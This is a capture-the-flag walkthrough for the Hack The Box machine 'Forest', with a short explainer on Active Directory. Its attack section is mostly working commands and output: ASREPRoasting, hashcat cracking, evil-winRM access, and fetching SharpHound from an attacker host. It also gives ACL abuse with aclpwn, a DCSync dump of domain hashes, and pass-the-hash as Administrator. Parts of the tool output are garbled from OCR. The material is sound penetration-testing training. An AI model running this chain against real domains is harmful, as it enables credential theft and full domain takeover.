
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# **Summary**

- The machine has a 445 port leaking the users on the machine.
- found user (svc-alfresco) with "Kerberos pre-authentication required" not set, using ASREPRoast attack we got user hash.
- cracked the hash with hashcat and got the password, then logged in via evil-winRM.
- Discovered that the AD is misconfigured, adding a new user to **EXCHANGE WINDOWS PERMISSIONS**, giving him **DCSync permission we can perform DCSync attack.**
- the **DCSync** attack is performed then got the **Administrator** hash.
- logged in using Evil-winRM using the Administrator hash.

#### 1- Recon

# 1.1 Running Nmap.

First we fire Nmap against the machine IP, doing a full-port TCP scan and service, OS detection then saving the output to a file full-scan

PS: Doing a full-port scan takes more time than normal scan does, but ensures that you don't miss anything.

```
nmap -p- -A -T 4 -v -oA full-scan 10.10.10.161
```

#### Nmap output

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-20 14:49 EDT
Scanning 10.10.10.161 [65535 ports]
Discovered open port 445/tcp on 10.10.10.161
Discovered open port 139/tcp on 10.10.10.161
Discovered open port 53/tcp on 10.10.10.161
Discovered open port 135/tcp on 10.10.10.161
Discovered open port 49920/tcp on 10.10.10.161
Discovered open port 49665/tcp on 10.10.10.161
Discovered open port 3269/tcp on 10.10.10.161
Discovered open port 49664/tcp on 10.10.10.161
Discovered open port 49667/tcp on 10.10.10.161
Discovered open port 88/tcp on 10.10.10.161
Discovered open port 49684/tcp on 10.10.10.161
Discovered open port 464/tcp on 10.10.10.161
Discovered open port 47001/tcp on 10.10.10.161
Discovered open port 49706/tcp on 10.10.10.161
Discovered open port 593/tcp on 10.10.10.161
Discovered open port 5985/tcp on 10.10.10.161
Discovered open port 49666/tcp on 10.10.10.161
Discovered open port 49676/tcp on 10.10.10.161
Discovered open port 3268/tcp on 10.10.10.161
Discovered open port 49677/tcp on 10.10.10.161
Discovered open port 389/tcp on 10.10.10.161
Discovered open port 636/tcp on 10.10.10.161
Discovered open port 49671/tcp on 10.10.10.161
Scanning 23 services on 10.10.10.161
Initiating NSE at 15:19
PORT STATE SERVICE
         open domain?
| fingerprint-strings:
  DNSVersionBindReqTCP:
     bind
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-20 19:25:50Z)
135/tcp open msrpc
                           Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                            Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
389/tcp
         open ldap
         open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
445/tcp
464/tcp
         open kpasswd5?
593/tcp
         open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp
         open tcpwrapped
                            Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3268/tcp open ldap
3269/tcp open tcpwrapped
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http
|_http-title: Not Found
47001/tcp open http
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc
                            Microsoft Windows RPC
49665/tcp open msrpc
                            Microsoft Windows RPC
49666/tcp open msrpc
                           Microsoft Windows RPC
49667/tcp open msrpc
                            Microsoft Windows RPC
49671/tcp open msrpc
                            Microsoft Windows RPC
49676/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open msrpc
                            Microsoft Windows RPC
49684/tcp open msrpc
                            Microsoft Windows RPC
49706/tcp open msrpc
                            Microsoft Windows RPC
49920/tcp open msrpc
                            Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: 2h29m12s, deviation: 4h02m30s, median: 9m11s
| smb-os-discovery:
  OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
   Computer name: FOREST
   NetBIOS computer name: FOREST\x00
   Domain name: htb.local
  Forest name: htb.local
   FQDN: FOREST.htb.local
  System time: 2020-03-20T12:28:21-07:00
| smb-security-mode:
| account_used: <blank>
   authentication_level: user
  challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
2.02:
     Message signing enabled and required
| smb2-time:
date: 2020-03-20T19:28:19
|_ start_date: 2020-03-20T16:17:55
```

From the output, we extracted some information.

- 1. The host is running on Windows.
- 2. 23 ports are opened.
- 3. From the services running we are dealing with an Active Directory domain controller.
- 4. the domain name is htb.local

Read this first if you don't know what Active Directory & Kerberos are and how they work.

# 2. Scanning

#### 2.1 Scanning port 445.

So what is this service, it is a network file sharing protocol. Simply allows sharing files/folders inside a network.

I am using enum4linux to enumerate this port. the tool just works around those tools (smbclient, rpclient, net and nmblookup) and prints the output from them.

PS: the tool's output is not that good, so you should read the output carefully.

```
enum4linux -a 10.10.10.161
```

and the output will be something like this.

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.

user: [Administrator] rid:[Ox16]

user: [Suer] rid:[Ox16]

user: [Sist [Ox16]

u
```

From the output we extracted some information.

- We got a list of users on the machine.
- There is no shared folders for unauthenticated users.
- we got a list of Local groups / domain groups

So let's test for another port.

#### 2.2 Scanning port 88

Since we have a list of valid users we can try **ASREPRoast** attack.

( The ASREPRoast attack looks for users without Kerberos pre-authentication required. That means that anyone can send an AS\_REQ request to the KDC on behalf of any of those users, and receive an AS\_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline) source.

I am using **GetNPUsers.py** from <u>impacket</u> to perform this attack

```
python GetNPUsers.py htb.local/ -usersfile users.txt -format hashcat -outputfile hashed -dc-ip 10.10.10.161
```

#### Options:

- htb.local is the domain name we extracted from the nmap output
- -usersfile the list of users we want to test aginst // we extracted from enum4linux output
- -format hashcat tells the tool to set the hash (if exists) to hashcat format so we crank it easilt
- -outputfile the place to put the output in
- -dc-ip the domain controller IP address

```
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KOC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailbox/GPOG286 doesn't have UF_DONT_REQUIRE_PREAUTH set
```

From the output it seems it didn't work but then you realize that you have an output file with big hash

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:14c0bc63892470b5a2246ad5456d61f8$11340938cc2f5070bce088816b5a70abb614dcceeaafb99e59788bb288b0b3
```

So it works, the user svc-alfresco doesn't have pre-authentication required and we got the hash so let's crack it.

```
hashcat -m18200 hashed /usr/share/wordlists/rockyou.txt --force
```

Hashcat will be our tool, with some options

- -m18200 tells the tool to use module number 18200 // every hash has its own hashcat module number you can see the modules list from **here**
- hashed the name of file contains the hash.
- /usr/share/wordlist/rockyou.txt the wordlist hashcat will try to crack the hash against.
- -- force it is optional just to ignore warnings about devices.

Hashcat cracked it, and the password is s3rvice.

So now we have valid username and password (svc-alfresco:s3rvice), but where can we use them to really access the machine?

# 3. Gaining Access.

PS (Noobs: Now what should you do? you have a valid username and password. Enumerate .. got nothing enumerate more

You can return to running services output from nmap. You will notice that there are many services you don't know about. google them and know what each service is and how can you pentest them if there is a chance.)

# 3.1 Use WinRM to get access.

So the port 5985 is open, and hosting winRM.

(WinRM) is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP. On the backend it's utilizing WMI, so you can think of it as an HTTP based API for WMI.

Confused?, Simply it is a protocol allows you to manage a remote machine over HTTP(S) // HTTPS is hosted frequently on port 5986

There is a tool called evil-winrm on Linux that supports and perform some attack against WinRM.

```
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
```

AND WE ARE IN!, and you can grab the user flag if you want:)

# 4. Elevate privileges.

#### 4.1 From svc-alfresco to Administrator.

Since we are in Active Directory Domain, it is the time to walk the dog.

**Bloodhound** will reveal hidden and often unintended relationships within an Active Directory environment, giving you the shortest attack paths.

first you need to install bloodhound on your machine

```
sudo apt install bloodhound
git clone https://github.com/BloodHoundAD/BloodHound.git
```

then setup a python server in this directory /BloodHound/Ingestors/ then download it from the machine and execute/import it.

```
powershell iwr -outf Sharphound.ps1 <a href="http://10.10.14.17:8000/SharpHound.ps1">http://10.10.14.17:8000/SharpHound.ps1</a>
.\SharpHound.ps1
Import-module .\SharpHound.ps1

Invoke-BloodHound -Domain htb.local -LDAPUser svc-alfresco -LDAPPass s3rvice -CollectionMethod All -DomainController htb.local -ZipF
```

So what are these options for:

- -Domain Is the domain we want to gather objects from. which is in our case is htb.local
- -LDAPUser/LDAPPass are the username/password of the the user in the specified domain.
- -DomainController Specifiy the domain controller.
- -CollectionMethod All Tells bloodhound to collect all possible information about object(Users/Computers/Domains/Groups/..) in the current domain.

• -ZipFileName - specify the name of the zip output.

Now we have a forest.zip file, we need to transfer it to our machine. You can use impacket-smbserver on you machine to setup a shared folder then you can copy the ZIP from the machine to you shared folder.

#### Setup a shre on your machine:

```
impacket-smbserver files ~/Desktop //files is the name of the share , ~/Desktop is the path of the share to add
```

#### Copy the ZIP to you machine, from the forest machine:

```
cp forest.zip \\<your_ip>\<name_of_share>
```

Now you have the forest.zip on your Desktop.


# **Exploring the forest**

Start neo4j service

sudo service neo4j console bloodhound

# Upload the forest.zip file to bloodhound

Bloodhound has built-in queries you can choose from, we are going to use "find the shortest path to domain admin"



- So svc-alfresco user is in **SERVICE ACCOUNT** group
- and this group is a member of PRIVILEGED IT ACCOUNT group which is a member of ACCOUNT OPERATORS group.
- And the ACCOUNT OPERATORS group has GenericALL permission(allows us to DO ANYTHING TO THIS GROUP GenericAll = Full Control) over EXCHANGE WINDOWS PERMISSIONS group
- so svc-alfresco has **GenericALL** permission over **EXCHANGE WINDOWS PERMISSIONS**

• **EXCHANGE WINDOWS PERMISSIONS** Has **WriteDACL** permission over the domain(provides the ability to modify security on an object which can lead to Full Control of the object).

#### Attack Steps:

- 1- direct from the svc-alfresco to Administrator (NOTE:This will ruin the box for the other users on HTB)
- so use lam going to use aclpwn.py which will automate:
- 1- adding the svc-alfresco user to EXCHANGE WINDOWS PERMISSIONS group.
- 2- giving the svc-alfresco user DCSync permission on the domain.

```
python3 ../../aclpwn.py/aclpwn.py -f svc-alfresco -ft user -d htb.local -du neo4j -dp admin -sp s3rvice
```

You must specify your neo4j username/password so aclpwn can grab the objects to select an attack path, then automate the exploitation.

since we got the DCSync permission we can get the hash of everyone (Administrator included).

```
python3 secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.161
```

```
secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161
  impacket v0.9.21.dev1+20200205.195239.8d4c9148 - Copyright 2020 SecureAuth Corporation
       RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
       Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b1le6aa90eb43d32c72a07ceea6
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
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```

2- So we are going to creat a new user then add this user to **EXCHANGE WINDOWS PERMISSIONS group.** (Recommended)

```
net user notevil notevil1 /add /domain
net group "EXCHANGE WINDOWS PERMISSIONS" notevil /add /domain
```

we now can run Bloodhound again on the machine and repeat the same steps, then use the new user creds to grab the AD hash using the secretsdump.

```
python3 secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.161
```

Evil-winRM allows auth using the hash and username

```
evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
```



#### Rooted!

#### Extra:

# What is Active Directory and how it works?

Active Directory (AD) is a Microsoft technology used to manage computers and other devices on a network.

Active Directory allows network administrators to create and manage domains, users, and objects within a network.

For example, an admin can create a group of users and give them specific access privileges to certain directories on the server. As a network grows, Active Directory provides a way to organize a large number of users into logical groups and subgroups, while providing access control at each level.


# AD Components: (There are more components but those are the most important to know)

#### 1. Physical Components

- DC (Domain Controller):
  - It is a server that contain all the AD Store
  - · Provide Authentication and Authorization services
  - Allow Administrative access to manage user accounts and network resource.
- AD-DS (Data Store):
  - It contains all database files and process that store and manage directory information for users, service, and applications


# 2. Logical Elements

- AD-SCHEMA
  - It defines every type of object that can be stored in the directory.
  - it hold somethings like classes and every class has attributes and objects can inherit from it.




# • Domains

• are used to group and manage objects(Users,Group,Application,Device) in an organization




#### • Trees

· consists of a parent domain and child domains.




# Forests

• it is a collection of the trees.



# • Trusts:

- Provide mechanism for users to gain access to resources in another domain.
- all domains in a forest trust all other domains in the forest.
- trusts can extend outside the forest.



# Attacking methodology?

Who is logged in where?

Who can admin what?

Who is in what groups?

Active Directory uses **Kerberos** as an authentication protocol.

Read this awesome series by *Eloy Pérez* to know more about Kerberos and authentication process.

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